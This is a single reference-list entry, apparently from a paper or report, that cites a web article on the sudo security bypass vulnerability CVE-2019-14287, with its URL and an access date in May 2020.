[4] "SUDO Security Bypass Vulnerability – CVE-2019-14287," [Online]. Available: https://hsploit.com/sudo-security-bypass-vulnerability-cve-2019-14287/. [Accessed 11 may 2020].